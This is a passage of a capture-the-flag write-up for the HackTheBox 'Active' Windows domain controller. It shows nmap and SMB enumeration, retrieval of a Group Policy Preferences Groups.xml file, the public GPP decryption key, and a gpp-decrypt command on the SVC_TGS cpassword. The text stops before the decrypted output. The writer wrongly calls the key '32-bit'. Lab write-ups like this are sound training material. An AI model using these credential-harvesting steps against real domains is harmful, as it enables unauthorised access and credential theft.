


10.10.10.100

Machine IP

eks & mrb3n


Machine Maker(s)

Just like Bastion, this was another realistic Windows box. However, instead of it being centered around Bastion hosts, this box was about the Windows Active Directory service. This machine was vulnerable due to the use of Group Policy Preferences (GPP) for managing passwords. The passwords stored in the Groups.xml file are AES-256 encrypted with a static key, but the encryption key is publicly available on Microsoft's site! After getting the credentials of a low-privileged user, we find that we can get the hash of the Administrator by abusing the way kerberos authenticates its users (this abuse is called kerberoasting).

RECON

As usual, I will add the ip of the box to my /etc/hosts file and call it active.htb. Let's enumerate the ports of the machine so we can find some attack vectors:


nmap -sC -sV -oA nmap/nmap active.htb



```
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Microsoft DNS 6.1.7601 (1DB15D39) (Windows Server 2008 R2 SP1)
| dns-nsid:
|_  bind.version: Microsoft DNS 6.1.7601 (1DB15D39)
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2021-03-02 03:56:34Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: active.htb, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: active.htb, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5722/tcp  open  msrpc         Microsoft Windows RPC
9389/tcp  open  mc-nmf        .NET Message Framing
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49152/tcp open  msrpc         Microsoft Windows RPC
49153/tcp open  msrpc         Microsoft Windows RPC
49154/tcp open  msrpc         Microsoft Windows RPC
49155/tcp open  msrpc         Microsoft Windows RPC
49157/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49158/tcp open  msrpc         Microsoft Windows RPC
49169/tcp open  msrpc         Microsoft Windows RPC
49171/tcp open  msrpc         Microsoft Windows RPC
49182/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows_server_2008:r2:sp1, cpe:/o:microsoft:windows

Host script results:
|_clock-skew: 9m16s
| smb2-security-mode:
|   2.02:
|_    Message signing enabled and required
| smb2-time:
|   date: 2021-03-02T03:57:31
|_  start_date: 2021-03-02T03:42:46
```

Immediately, we can see that this is a Windows box running the Active Directory (AD) service. This can be denoted due to the fact that ports 53 (DNS); 88 (Kerberos); 139 & 445 (SMB); and 389, 636, 3268, 3269 (LDAP) are open. The first thing that comes to mind is to enumerate the SMB protocol on port 445.


smbmap -H active.htb




```
┌─[0xd4y@Writeup]─[~/business/hackthebox/medium/windows/active]
└──╼ $smbmap -H active.htb
[+] IP: active.htb:445  Name: unknown
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        IPC$                                                    NO ACCESS       Remote IPC
        NETLOGON                                                NO ACCESS       Logon server share
        Replication                                             READ ONLY
        SYSVOL                                                  NO ACCESS       Logon server share
        Users                                                   NO ACCESS
```

So we have READ permissions to the Replication directory. Let's check all the files inside this directory with the **-R** flag.

smbmap -H active.htb -R Replication




```
└──╼ $smbmap -H active.htb -R Replication
[+] IP: active.htb:445  Name: unknown
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        Replication                                             READ ONLY
        .\Replication\*
        dr--r--r--                0 Sat Jul 21 11:37:44 2018    .
        dr--r--r--                0 Sat Jul 21 11:37:44 2018    ..
        dr--r--r--                0 Sat Jul 21 11:37:44 2018    active.htb
        .\Replication\active.htb\*
        dr--r--r--                0 Sat Jul 21 11:37:44 2018    .
        dr--r--r--                0 Sat Jul 21 11:37:44 2018    ..
        dr--r--r--                0 Sat Jul 21 11:37:44 2018    DfsrPrivate
        dr--r--r--                0 Sat Jul 21 11:37:44 2018    Policies
        dr--r--r--                0 Sat Jul 21 11:37:44 2018    scripts
        .\Replication\active.htb\DfsrPrivate\*
        dr--r--r--                0 Sat Jul 21 11:37:44 2018    .
        dr--r--r--                0 Sat Jul 21 11:37:44 2018    ..
        dr--r--r--                0 Sat Jul 21 11:37:44 2018    ConflictAndDeleted
        dr--r--r--                0 Sat Jul 21 11:37:44 2018    Deleted
        dr--r--r--                0 Sat Jul 21 11:37:44 2018    Installing
        .\Replication\active.htb\Policies\*
        dr--r--r--                0 Sat Jul 21 11:37:44 2018    .
        dr--r--r--                0 Sat Jul 21 11:37:44 2018    ..
        dr--r--r--                0 Sat Jul 21 11:37:44 2018    {31B2F340-016D-11D2-945F-00C04FB984F9}
        dr--r--r--                0 Sat Jul 21 11:37:44 2018    {6AC1786C-016F-11D2-945F-00C04fB984F9}
        .\Replication\active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\*
        dr--r--r--                0 Sat Jul 21 11:37:44 2018    .
        dr--r--r--                0 Sat Jul 21 11:37:44 2018    ..
        fr--r--r--               23 Sat Jul 21 11:38:11 2018    GPT.INI
        dr--r--r--                0 Sat Jul 21 11:37:44 2018    Group Policy
        dr--r--r--                0 Sat Jul 21 11:37:44 2018    MACHINE
        dr--r--r--                0 Sat Jul 21 11:37:44 2018    USER
        .\Replication\active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\Group Policy\*
        dr--r--r--                0 Sat Jul 21 11:37:44 2018    .
        dr--r--r--                0 Sat Jul 21 11:37:44 2018    ..
        fr--r--r--              119 Sat Jul 21 11:38:11 2018    GPE.INI
        .\Replication\active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\*
        dr--r--r--                0 Sat Jul 21 11:37:44 2018    .
        dr--r--r--                0 Sat Jul 21 11:37:44 2018    ..
        dr--r--r--                0 Sat Jul 21 11:37:44 2018    Microsoft
        dr--r--r--                0 Sat Jul 21 11:37:44 2018    Preferences
```



```
.\Replication\active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Microsoft\*
dr--r--r--                0 Sat Jul 21 11:37:44 2018    .
dr--r--r--                0 Sat Jul 21 11:37:44 2018    ..
dr--r--r--                0 Sat Jul 21 11:37:44 2018    Windows NT
.\Replication\active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences\*
dr--r--r--                0 Sat Jul 21 11:37:44 2018    .
dr--r--r--                0 Sat Jul 21 11:37:44 2018    ..
dr--r--r--                0 Sat Jul 21 11:37:44 2018    Groups
.\Replication\active.htb\Policies\{6AC1786C-016F-11D2-945F-00C04fB984F9}\*
dr--r--r--                0 Sat Jul 21 11:37:44 2018    .
dr--r--r--                0 Sat Jul 21 11:37:44 2018    ..
fr--r--r--               22 Sat Jul 21 11:38:11 2018    GPT.INI
dr--r--r--                0 Sat Jul 21 11:37:44 2018    MACHINE
dr--r--r--                0 Sat Jul 21 11:37:44 2018    USER
.\Replication\active.htb\Policies\{6AC1786C-016F-11D2-945F-00C04fB984F9}\MACHINE\*
dr--r--r--                0 Sat Jul 21 11:37:44 2018    .
dr--r--r--                0 Sat Jul 21 11:37:44 2018    ..
dr--r--r--                0 Sat Jul 21 11:37:44 2018    Microsoft
.\Replication\active.htb\Policies\{6AC1786C-016F-11D2-945F-00C04fB984F9}\MACHINE\Microsoft\*
dr--r--r--                0 Sat Jul 21 11:37:44 2018    .
dr--r--r--                0 Sat Jul 21 11:37:44 2018    ..
dr--r--r--                0 Sat Jul 21 11:37:44 2018    Windows NT
```

At this point I was stuck for a while. As it turns out, there is something wrong with the smbmap tool on my machine. Even after updating smbmap, for some reason the recursive search does not show all the files in the Replication directory. Every pentester should know the extent of their tools, as well as the reliability of each tool. Some tools can be more reliable, or stealthier, or faster (whatever it is that you are looking for). It is important to understand the difference in each tool, and to know which one to use depending on what you need. I found out that mounting the share proved to be the most reliable (and convenient! [check out the Bastion writeup to see what I mean]). So let's mount the share with the command


mount -t cifs active.htb/Replication mnt/ -o username=guest



```
┌─[✗]─[0xd4y@Writeup]─[~/business/hackthebox/medium/windows/active]
└──╼ $sudo mount -t cifs //active.htb/Replication mnt/ -o username=guest
Password for guest@//active.htb/Replication:
mount error(2): No such file or directory
Refer to the mount.cifs(8) manual page (e.g. man mount.cifs) and kernel log messages (dmesg)
```


And another strange problem. I was never able to fix this error, and I still have no idea why I keep getting it. Even tweaking the version number to match the SMB server didn't work. I think it is because the Guest account is disabled, but I didn't see how to anonymously access the SMB share otherwise. So now I went to plan C, which is just to recursively download everything on the **Replication** directory (obviously this is not ideal, as there could be a lot of useless and large files).

RETRIEVING CREDENTIALS



```
┌─[✗]─[0xd4y@Writeup]─[~/business/hackthebox/medium/windows/active/smb]
└──╼ $smbclient //active.htb/Replication
Enter WORKGROUP\0xd4y's password:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> recurse ON
smb: \> prompt OFF
smb: \> mget *
getting file \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\GPT.INI of size 23 as active.htb/Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/GPT.INI (0.1 KiloBytes/sec) (average
 0.1 KiloBytes/sec)
getting file \active.htb\Policies\{6AC1786C-016F-11D2-945F-00C04fB984F9}\GPT.INI of size 22 as active.htb/Policies/{6AC1786C-016F-11D2-945F-00C04fB984F9}/GPT.INI (0.1 KiloBytes/sec) (average
 0.1 KiloBytes/sec)
getting file \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\Group Policy\GPE.INI of size 119 as active.htb/Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/Group Policy/GPE.INI (
0.5 KiloBytes/sec) (average 0.2 KiloBytes/sec)
getting file \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Registry.pol of size 2788 as active.htb/Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/MACHINE/Registry.pol
(11.8 KiloBytes/sec) (average 3.1 KiloBytes/sec)
getting file \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences\Groups\Groups.xml of size 533 as active.htb/Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/MACHI
NE/Preferences/Groups/Groups.xml (2.3 KiloBytes/sec) (average 2.9 KiloBytes/sec)
getting file \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Microsoft\Windows NT\SecEdit\GptTmpl.inf of size 1098 as active.htb/Policies/{31B2F340-016D-11D2-945F-00C04FB
984F9}/MACHINE/Microsoft/Windows NT/SecEdit/GptTmpl.inf (4.5 KiloBytes/sec) (average 3.2 KiloBytes/sec)
getting file \active.htb\Policies\{6AC1786C-016F-11D2-945F-00C04fB984F9}\MACHINE\Microsoft\Windows NT\SecEdit\GptTmpl.inf of size 3722 as active.htb/Policies/{6AC1786C-016F-11D2-945F-00C04fB
984F9}/MACHINE/Microsoft/Windows NT/SecEdit/GptTmpl.inf (15.1 KiloBytes/sec) (average 4.9 KiloBytes/sec)
```


Looking through all of the files, we see the Groups.xml file which contains some interesting entries:



```
┌─[0xd4y@Writeup]─[~/business/hackthebox/medium/windows/active/smb/active.htb]
└──╼ $find . -type f -ls
   340807      4 -rw-r--r--   1 0xd4y    0xd4y          23 Mar  6 18:41 ./Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/GPT.INI
   340814      4 -rw-r--r--   1 0xd4y    0xd4y         119 Mar  6 18:41 ./Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/Group\ Policy/GPE.INI
   340826      4 -rw-r--r--   1 0xd4y    0xd4y        1098 Mar  6 18:41 ./Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/MACHINE/Microsoft/Windows\ NT/SecEdit/GptTmpl.inf
   340824      4 -rw-r--r--   1 0xd4y    0xd4y         533 Mar  6 18:41 ./Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/MACHINE/Preferences/Groups/Groups.xml
   340817      4 -rw-r--r--   1 0xd4y    0xd4y        2788 Mar  6 18:41 ./Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/MACHINE/Registry.pol
   340811      4 -rw-r--r--   1 0xd4y    0xd4y          22 Mar  6 18:41 ./Policies/{6AC1786C-016F-11D2-945F-00C04fB984F9}/GPT.INI
   340827      4 -rw-r--r--   1 0xd4y    0xd4y        3722 Mar  6 18:41 ./Policies/{6AC1786C-016F-11D2-945F-00C04fB984F9}/MACHINE/Microsoft/Windows\ NT/SecEdit/GptTmpl.inf
┌─[0xd4y@Writeup]─[~/business/hackthebox/medium/windows/active/smb/active.htb]
└──╼ $cat ./Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/MACHINE/Preferences/Groups/Groups.xml
<?xml version="1.0" encoding="utf-8"?>
<Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}"><User clsid="{DF5F1855-51E5-4d24-8B1A-D9BDE98BA1D1}" name="active.htb\SVC_TGS" image="2" changed="2018-07-18 20:46:06" uid="{EF57DA28-5
F69-4530-A59E-AAB58578219D}"><Properties action="U" newName="" fullName="" description="" cpassword="edBSHOwhZLTjt/QS9FeIcJ83mjWA98gw9guKOhJOdcqh+ZGMeXOsQbCpZ3xUjTLfCuNH8pG5aSVYdYw/NglVmQ" c
hangeLogon="0" noChange="1" neverExpires="1" acctDisabled="0" userName="active.htb\SVC_TGS"/></User>
</Groups>
```

In particular, the name entry containing **active.htb\SVC_TGS** and the cpassword entry **edBSHOwhZLTjt/QS9FeIcJ83mjWA98gw9guKOhJOdcqh+ZGMeXOsQbCpZ3xUjTLfCuNH8pG5aSVYdYw/NglVmQ** are interesting. It is important to note that the password is encrypted using an AES-256 32-bit encryption key. First of all, the fact that it is only 32-bits is alarming as generally this is quite an insecure block size. Even worse, the encryption key is stated blatantly on Microsoft's documents (AES-256 key)! Using the **gpp-decrypt** tool, we can easily decrypt the password and use it to login as the SVC_TGS user.


Incidentally, the key posted in the Microsoft document is how the **gpp-decrypt** tool works to decrypt the encrypted cpassword string:



```
┌─[✗]─[0xd4y@Writeup]─[~/business/hackthebox/medium/windows/active/smb/temp]
└──╼ $cat /usr/bin/gpp-decrypt |grep key
key = "\x4e\x99\x06\xe8\xfc\xb6\x6c\xc9\xfa\xf4\x93\x10\x62\x0f\xfe\xe8\xf4\x96\xe8\x06\xcc\x05\x79\x90\x20\x9b\x09\xa4\x33\xb6\x6c\x1b"
```


Notice how the key used in this script to decrypt a string matches that of the key in the Microsoft document.

So, let's see the magic of this tool and run it against our string:



```
┌─[0xd4y@Writeup]─[~/business/hackthebox/medium/windows/active/smb/active.htb]
└──╼ $gpp-decrypt edBSHOwhZLTjt/QS9FeIcJ83mjWA98gw9guKOhJOdcqh+ZGMeXOsQbCpZ3xUjTLfCuNH8pG5aSVYdYw/NglVmQ
